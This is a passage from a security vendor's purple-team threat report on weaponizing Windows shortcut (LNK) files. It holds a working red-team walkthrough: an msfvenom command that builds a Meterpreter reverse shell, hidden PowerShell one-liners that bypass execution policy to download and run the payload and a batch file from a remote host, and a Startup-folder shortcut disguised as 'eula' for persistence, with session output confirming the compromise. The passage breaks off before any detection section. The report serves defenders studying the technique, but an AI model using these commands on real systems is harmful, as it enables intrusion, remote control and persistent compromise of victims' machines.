Taking Shortcuts...

Using LNK files for initial infection and persistence

This Threat Analysis Report is part of the Purple Team Series. In this series, the Managed Detection and Response (MDR) and Threat Intelligence teams from the Cybereason Global Security Operations Center (GSOC) explore widely used attack techniques, outline how threat actors leverage these techniques, describe how to reproduce an attack, and report how defenders can detect and prevent these attacks.

Purple Team Series reports include three sections:

- The red team section creates a version of a known attack method.
- The blue team section describes the attack in detail and introduces real-life examples.
- The purple team section describes how to detect such attacks.


Key Points

- **Widely popular for initial infection and persistence**: Due to recent changes Microsoft has made regarding macro enabled files downloaded from the internet, the Cybereason GSOC has observed a serious uptick in malwares being delivered through shortcut files
- **Can easily be combined with a variety of attack techniques**: The flexibility of the file format makes it easy to use shortcut files alongside attacks such as DLL-Sideloading and "Fileless" attack types with PowerShell or Lolbins
- **Can be difficult to block**: While this is still a binary file type, shortcut files are benign by themselves. They're simply a pointer to another resource. Shortcut files are also a key component of the Windows operating system, making it impossible to ban them outright.

LNK Files

Also known as a ‘link’ file, the Windows Shortcut File (LNK) is a Windows proprietary format specification that allows users to create a graphical ‘pointer’ to a file, command, network share, etc.


LNK files are usually created automatically in the ‘recent files’ or ‘quick access’ section of the Windows Explorer. They can also be created on demand by right clicking a file and selecting ‘create shortcut’.



lnk_example.txt	11/9/2022 5:19 PM	Text Document	0 KB
lnk_example.txt - Shortcut	11/9/2022 5:27 PM	Shortcut	2 KB

Example of creating a shortcut

Shortcuts can be edited by right clicking on the .LNK file and selecting ‘properties’. This allows the user to edit the various attributes on the shortcut file such as target, directory, and icon.


Ink_example.txt - Shortcut Properties

Ink_example.txt - Shortcut

Target type: Text Document

Target location: Test

Target: C:\Users\IEUser\Desktop\Test\Ink_example.txt

Start in: C:\Users\IEUser\Desktop\Test

Shortcut key: None

Run: Normal window

Comment:

Properties of a LNK file

RedTeam: Weaponizing LNK Files


In this section, we will cover how LNK files can be leveraged for malware delivery, from the *offensive security* perspective.
We will show how to create a LNK file that executes a malicious payload (reverse shell) and how to use LNK properties to make that persistent on the system.

How Can LNK Files Be Abused?

As mentioned above, shortcut files are really just pointers to another resource. This makes it very easy to use LNK files to :

- run specific *cmd.exe* commands
- run a PowerShell 'one-liner'
- to execute hidden files in a directory.

Another attribute of shortcut files is that even with "Hide Extensions for Known File Types" disabled, shortcut files never show the ".lnk" extension. This can ease phishing attacks as the shortcut and the actual file are almost identical in appearance.




Name	Date modified	Type	Size
Totally Legitimate Word Doc.docx	11/10/2022 3:58 PM	Microsoft Word Document	0 KB
Totally Legitimate Word Doc.docx	11/10/2022 3:58 PM	Shortcut	1 KB

Example of shortcut files not showing the ".lnk" extension

Setup

In all of the following demonstrations, we will be using the same Meterpreter payload as our "malware" - a standard reverse_tcp_listener executable.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.84.131 LPORT=1337 -f exe > N0T_Malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Meterpreter Payload Configuration

A quick disclaimer in that we're very well aware using Meterpreter out of the box is going to create MalOps. What we're looking for here is a way to look at the actual behaviors of the various techniques with a platform that is easy to stand up and work with.

Use-Case 1 : Shortcut File as a Downloader


For our first example, we're going to take our Meterpreter payload (the file named *N0T_Malware*.exe) and host it on a simple python web server -



```
┌──(kali㉿kali)-[~/webfolder]
└─$ ls
N0T_Malware.exe

┌──(kali㉿kali)-[~/webfolder]
└─$ python -m SimpleHTTPServer 8443
Serving HTTP on 0.0.0.0 port 8443 ...
```

Meterpreter payload on python web server

Next, we will build the LNK file. When clicked, we want our victim machine to reach out to the web server, download the Meterpreter payload into the %TEMP% directory, and execute the malicious payload, N0T_Malware.exe :



Totally_Legitimate_Document.doc Properties

Totally_Legitimate_Document.doc

Target type: Application

Target location: System32

Target: ;Start-Process "$env:TEMP\N0t_Malware.exe""""


Start in: C:\Windows\System32

Shortcut key: None

Run: Normal window


Comment:

Malicious LNK file properties




```
C:\Windows\System32\cmd.exe /c
"powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command
"wget http://192.168.84.131:8443/N0T_Malware.exe -OutFile $env:TEMP\N0t_Malware.exe;
Start-Process "$env:TEMP\N0t_Malware.exe"""
```

Command executed when LNK is launched




The LNK file, once executed



Name	Date modified	Type	Size
v8-compile-cache	11/15/2022 6:57 AM	File folder	
7b03fb34-c38d-4313-91be-2f419cf0e7df.t...	12/16/2022 2:09 PM	TMP File	0 KB
07030bc3-5e6d-4207-a5eb-8f39da3541f8....	12/16/2022 2:09 PM	TMP File	0 KB
BGInfo.bmp	12/16/2022 1:59 PM	Bitmap image	5,866 KB
N0t_Malware.exe	12/16/2022 2:39 PM	Application	7 KB
wct87FC.tmp	9/16/2022 5:05 PM	TMP File	64 KB
wct90D9.tmp	12/16/2022 1:25 PM	TMP File	70 KB
wct951E.tmp	12/16/2022 2:30 PM	TMP File	0 KB
wctA6E6.tmp	9/16/2022 5:05 PM	TMP File	64 KB


Dropped Meterpreter file in the TEMP directory



```
[-] Failed to load extension: The 'stdapi' extension is not supported by this Meterpreter type ()
[*] Meterpreter session 39 opened (192.168.84.131:1337 → 192.168.84.128:1361) at 2022-12-16 17:39:53 -0500
```

Confirmed Meterpreter session created

Use-Case 2 : Persistence with PowerShell



Remote Server hosting 'p.bat' file
Remote Server hosting Meterpreter exe
Attacker C2
LNK
BAT
EXE
LNK FIle in Startup Directory downloads a copy of 'p.bat'
'p.bat' runs powershell to check for Meterpreter exe. If it isn't there, a new copy is downloaded.
Meterpreter payload runs from the %TEMP% directory and connects to C2

Persistence flow diagram

In this example, we have some sort of access to the victim host and we want to create a persistence mechanism that will perform the following :

- Check if our Meterpreter payload is still installed on the host
    - If not, download a new copy of the executable and re-execute
    - If present, start the executable
- We want our persistence mechanism to execute each time the user logs into their machine

We are going to create a simple PowerShell one-liner that will check for the presence of our payload in the *%TEMP&* directory and if it's not there, a new copy is downloaded and executed -




```
C:\windows\system32\cmd.exe /c
"powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command
"$test = test-path $env:TEMP\N0t_Malware.exe -PathType Leaf;
if (-not($test))
{ wget http://192.168.84.131:8443/N0t_Malware.exe -OutFile $env:TEMP\N0t_Malware.exe;
sleep -Seconds 5;
Start-Process "$env:TEMP\N0t_Malware.exe" }
else { Start-Process "$env:TEMP\N0t_Malware.exe" }""
```

Powershell one-liner used for persistence
(new-lines were added to help with visibility)

The original intention was to put this into an LNK file but that will hit the 260 character limit in the GUI. Note that this limitation is only in the GUI. LNK files can actually handle 4096 characters in the command line argument but this gives us an opportunity to change up our tactics a little.

Utilizing batch files for command execution is a very common and popular technique amongst attackers. In our scenario, we will create '*p.bat*' and copy our PowerShell one-liner into it. This file will be hosted on the same web server as our Meterpreter payload. Now, we can add a simple command in the LNK file to download and execute the batch file.




```
C:\Windows\System32\cmd.exe /c "powershell.exe -command PowerShell -ExecutionPolicy bypass
-noprofile -windowstyle hidden -command "wget http://192.168.84.131:8443/p.bat -OutFile
$env:TEMP\p.bat;Start-Process "$env:TEMP\p.bat"""
```

Powershell one-liner used to download 'p.bat' from our remote server

This essentially the exact same command from the 'Shortcut File as a Downloader' section. The batch file will execute the original PowerShell one-liner.

Finally, we'll name the LNK file something innocuous and place it in the Windows Startup folder as our persistence mechanism. Whenever the user logs in, the LNK file will execute, downloading and running 'p.bat' which will take care of the Meterpreter payload.



IEUser › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

ling
emCertificates
ms
plates

Name	Date modified	Type	Size
desktop.ini	1/29/2020 12:03 PM	Configuration sett...	1 KB
eula	1/5/2023 3:31 PM	Shortcut	3 KB

Malicious LNK file named ‘eula’ and placed in the Startup folder


Use-Case 3 : Using Shortcuts to Execute Hidden Malicious Files

In our third example, we're going to use a popular tactic that has been observed in campaigns with Qbot and IcedID. We are going to create an archive file that will contain the following:

- Our Meterpreter payload
- Batch file
- LNK file

